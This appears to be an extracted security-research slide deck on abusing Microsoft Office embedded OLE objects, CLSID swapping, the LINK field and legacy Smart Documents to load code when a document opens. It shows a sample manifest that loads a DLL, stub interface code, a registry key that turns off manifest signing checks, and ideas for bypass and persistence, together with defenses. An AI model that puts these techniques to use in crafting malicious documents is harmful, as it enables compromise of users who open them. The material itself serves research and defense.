- Streams: 3
- Data, bytes: 1,549
- Sector Size: 512

A large diagonal watermark across the bottom right of the viewer window reads "CLSID! - let's mess with it".

Address	/	Size	Type	Value
00000000				
00000010				
00000020				
00000030				
00000040				
00000050				
00000060				
00000070				
00000080				
00000090				
000000A0				
000000B0				
000000C0				
000000D0				
000000E0				
000000F0				
00000100				
00000110				
00000120				
00000130				
00000140				
00000150				
00000160				
00000170				
00000180				
00000190				
000001A0				
000001B0				
000001C0				
000001D0				
000001E0				
000001F0				
00000200				

CLSID! - let's mess with it

Embedded Objects – Malicious usage

- You can include *any* file – with a catch
 - File extension blacklist
- Embedding OLE objects that invoke unexpected COM classes
- “Click Me If You Can, Office Social Engineering With Embedded Objects”
 - Yorrick Koster - <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/an-inside-look-into-microsoft-rich-text-format-and-ole-exploits/>
- “An inside look into Microsoft rich text format and ole exploits”
 - Chintan Shah - <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/an-inside-look-into-microsoft-rich-text-format-and-ole-exploits/>

Embedded Objects – Defense / Detection

- Microsoft black-listed executable extensions and will not allow opening of those files.



- Embedded files are written to a temp directory and will probably be scanned by AV.

Embedded Objects - Expand


- Get creative with the files that are allowed
 - Mhtml files with baked in hta files
 - Third party software files
 - So much room for activities
- There's a COM Class ID – Replace it!
 - Similar to activeX
 - What classes write their object representation to a storage file?




Embedded Objects – ProgID shenanigans

CLSID of
Windows media
player

- This is a packager compound file, we simply replaced the CLSID. This is not expected to do anything meaningful



Embedded Objects – ProgID shenanigans




Embedded Objects – Packager format

The screenshot shows a debugger interface with several panes:


- File menu:** File, Stream, Edit, Search, Navigate, View, Tools, Window, Help.
- File tab:** oleObject1.bin
- Hex dump pane:** Shows memory dump with addresses from 00000000 to 00000200. A green arrow points from the address 00000010 to the value 65 78 74 5F, which corresponds to the byte sequence for the file name "ext_file.txt".
- Text pane:** Displays the contents of the "ext_file.txt" file, which is a song lyrics. A green arrow points from the file name in the hex dump to the file content pane.
- Symbol table pane:** Shows symbols for the file, including "oleObject1.bin", "\x01CompObj", "\x03ObjInfo", and "\x01Ole10Native".
- Data pane:** A table with columns: Address, Size, Type, Value. It lists the memory dump starting at address 00000000.

A large green arrow points from the text pane back to the file name in the hex dump, with the text "You control this!" written in a stylized font along the arrow.

Embedded Objects – Creating a link



Embedded Objects – Creating a link



Embedded Objects – Summary

- Embedding files is a vast attack surface
- Researching what CLSIDs ingest compound files
- Are there any COM servers that will serve our purpose just by starting them?

Smart Documents

- *“One of the coolest new parts of Office 2003 is a programmability feature called Smart Documents, which allows developers to augment Word and Excel documents with programmable content and behavior.”*
- It's old
- It's not documented very well
- “XML Expansion Packs”

Smart Documents

- *“This content is outdated and is no longer being maintained. It is provided as a courtesy for individuals who are still using these technologies. This page may contain URLs that were valid when originally published, but now link to sites or pages that no longer exist.”*
 - Very few of the documentation links still work

Smart Documents – Why did this get made?

- Automated controls
 - Financial reports
 - Legal documents
 - Timesheets
 - Etc.

Smart Documents – What does it look like?

- A manifest XML
 - A manifest specifies the namespace, components, and corresponding schema.

```
<?xml version="1.0"?>
<SD:manifest xmlns:SD="http://schemas.microsoft.com/office/xmlexpansionpacks/2003">
    <SD:version>1.3</SD:version>
    <SD:uri>SmartDocAntics</SD:uri>
    <SD:solution>
        <SD:solutionID>{ef8536c8-921f-46b2-8d3f-3e712c6c66dA}</SD:solutionID>
            <SD:type>smartDocument</SD:type>
            <SD:alias lcid="*">Antics with Smart Documents</SD:alias>
            <SD:file>
                <SD:type>solutionActionHandler</SD:type>
                <SD:version>1.2</SD:version>
                <SD:filePath>antics.dll</SD:filePath>
                <SD:CLSID>{ce3cd1ef-3668-46c4-b78d-45c3c8e8e76e}</SD:CLSID>
                <SD:regsvr32 />
            </SD:file>
        </SD:solution>
        <SD:solution>
            <SD:solutionID>schema</SD:solutionID>
            <SD:type>schema</SD:type>
            <SD:alias lcid="*">Antics Schema</SD:alias>
            <SD:file>
                <SD:type>schema</SD:type>
                <SD:version>1.0</SD:version>
                <SD:filePath>Schema.xsd</SD:filePath>
            </SD:file>
        </SD:solution>
    </SD:manifest>
```

Smart Documents – What does it look like?

- A schema XML
 - I stole this

```
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns="SmartDocAntics"
  targetNamespace="SmartDocAntics"
  elementFormDefault="qualified">
  <xsd:complexType name="exampleType">
    <xsd:all>
      <xsd:element name="textbox" type="xsd:string"/>
      <xsd:element name="commandbutton" type="xsd:string"/>
      <xsd:element name="help" type="xsd:string"/>
      <xsd:element name="radiobutton" type="xsd:string"/>
      <xsd:element name="checkbox" type="xsd:string"/>
      <xsd:element name="listbox" type="xsd:string"/>
      <xsd:element name="image" type="xsd:string"/>
      <xsd:element name="documentfragment" type="xsd:string"/>
      <xsd:element name="activex" type="xsd:string"/>
      <xsd:element name="hyperlink" type="xsd:string"/>
    </xsd:all>
    <xsd:attribute name="attributeChoice">
      <xsd:simpleType>
        <xsd:restriction base="xsd:string">
          <xsd:enumeration value="value1"/>
          <xsd:enumeration value="value2"/>
        </xsd:restriction>
      </xsd:simpleType>
    </xsd:attribute>
    <xsd:attribute name="attributeString1" type="xsd:string"/>
    <xsd:attribute name="attributeString2" type="xsd:string"/>
    <xsd:attribute name="date" type="xsd:string"/>
  </xsd:complexType>
  <xsd:element name="example" type="exampleType"/>
</xsd:schema>
```

Smart Documents – What does it look like?

- For the solutionActionHandler, an implementation of the ISmartDocument interface is required.
- I also stole this.
- Produces a DLL that gets loaded when the document is opened.

```
// Actions.cpp : Implementation of CActions
#include "pch.h"
#include "Actions.h"

// CActions

//SmartDocXMLTypeCount
long __stdcall CActions::get_SmartDocXmlTypeCount(INT* Count) { ... }

//SmartDocXMLTypeName
long __stdcall CActions::get_SmartDocXmlTypeName(INT XMLTypeID, BSTR* Name) { ... }

//SmartDocXMLTypeCaption
long __stdcall CActions::get_SmartDocXmlTypeCaption(INT XMLTypeID, INT LocaleID, BSTR* Caption) { ... }

//ControlCount
long __stdcall CActions::get_ControlCount(BSTR XMLTypeName, INT* Count) { ... }

//ControlID
//The ControlID for this first control you're adding will be 1.
//For more information about specifying the ControlID, see the ControlID reference
//topic in the References section of this SDK.
long __stdcall CActions::get_ControlID(BSTR XMLTypeName, INT ControlIndex, INT* ControlID) { ... }

//ControlNameFromID
long __stdcall CActions::get_ControlNameFromID(INT ControlID, BSTR* Name) { ... }

//ControlCaptionFromID
long __stdcall CActions::get_ControlCaptionFromID(INT ControlID, BSTR ApplicationName, INT LocaleID, BSTR* Caption) { ... }

//ControlTypeFromID
long __stdcall CActions::get_ControlTypeFromID(INT ControlID, BSTR ApplicationName, INT LocaleID, C_TYPE* Type) { ... }

//PopulateTextboxContent
long __stdcall CActions::PopulateTextboxContent(INT ControlID, BSTR ApplicationName, INT LocaleID, BSTR Value) { ... }

//OnTextboxContentChange
long __stdcall CActions::OnTextboxContentChange(INT ControlID, IDispatch* Target, BSTR Value) { ... }
```

Smart Documents – What does it look like




A screenshot of a debugger or code editor showing an XML fragment. The code includes a 'name' attribute set to "Solution URL" and a value of <vt:lpwstr>\V:\TEST\managedManifest.xml</vt:lpwstr>. A green arrow points from the 'name' attribute in the XML to the corresponding entry in the file system tree on the left.


```
<name="Solution URL"><vt:lpwstr>\V:\TEST\managedManifest.xml</vt:lpwstr>
```

Smart Documents – Defense

- XML manifests are required to be signed by a trusted publisher



- You can disable the signing requirement, but you will be prompted every time you load the document.
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Office\Common\Smart Tag – DisableManifestSecurityCheck



Video of smart doc



Smart Documents – Summary

- How is the manifest signed?
 - Since it's so old, is it still using SHA1? Can we perform collisions?
- What other fields can be abused in the manifest schema?
- “Smart Document” has an *updateFrequency* field
 - If you can get smart documents working, you can persist and update via the update mechanism.

[https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2003/aa205626\(v=office.11\)](https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2003/aa205626(v=office.11))

```
<manifest>
  <version/>
  <updateFrequency/>
  <uri/>
  <manifestURL/>
  <signedSrcRoot/>
  <solution>
    <solutionID/>
    <type/>
    <alias/>
    <documentSpecific/>
    <context/>
    <layout/>
    <targetApplication/>
    <file>
      <runFromServer/>
      <type/>
      <managed/>
      <application/>
      <version/>
      <filePath/>
      <installPath/>
      <CLSID/>
      <CLSIDNAME/>
      <PROGID/>
      <templateID/>
      <regsvr32/>
      <registry>
        <registryKey>
          <keyName/>
          <keyValue>
            <valueName/>
            <valueType/>
            <value/>
          </keyValue>
        </registryKey>
      </registry>
    </file>
  </solution>
```

Summary

- The LINK field code lets you create Ole objects as soon as a user opens a document.
- COM classes can be initialized under the guise of ActiveX controls.
 - Find new controls that implement functionality similar to the “Action” field in form controls.
- COM classes can be initialized, and embedded data can be loaded with embedded OLE objects.
 - Try to find out how different COM classes persist to compound files and persist them in documents.
- Any file can be embedded
 - If there's a new blog post on execution through a file format, you can use it in a word doc.
- Smart Documents have promise if the security mechanisms can be bypassed.

Report bugs

secure@microsoft.com

Links

- <https://www.securify.nl/blog/click-me-if-you-can-office-social-engineering-with-embedded-objects>
- <https://outflank.nl/blog/2019/04/02/ms-word-field-abuse/>
- <https://docs.microsoft.com/en-us/cpp/mfc/ole-in-mfc?view=msvc-160&viewFallbackFrom=vs-2019>
- <https://www.lastline.com/labsblog/script-monikers-a-new-way-to-execute-code/>
- <https://support.microsoft.com/en-us/help/4058123/security-settings-for-com-objects-in-office>
- <https://blogs.windows.com/windowsdeveloper/2017/04/13/com-server-ole-document-support-desktop-bridge/>
- <https://support.office.com/en-us/article/packager-activation-in-office-365-desktop-applications-52808039-4a7c-4550-be3a-869dd338d834?ui=en-US&rs=en-US&ad=USIV>
- <https://docs.microsoft.com/en-us/windows/win32/com/activex-controls>
- <https://www.tenouk.com/visualcplusmfc/visualcplusmfc27a.html>
- [https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2003/aa537169\(v=office.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2003/aa537169(v=office.11)?redirectedfrom=MSDN)
- <https://docs.microsoft.com/en-us/archive/msdn-magazine/2003/december/createing-word-and-excel-smart-documents-with-c-and-xml>
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/MS-OLEDS/85583d21-c1cf-4afe-a35f-d6701c5fbb6f



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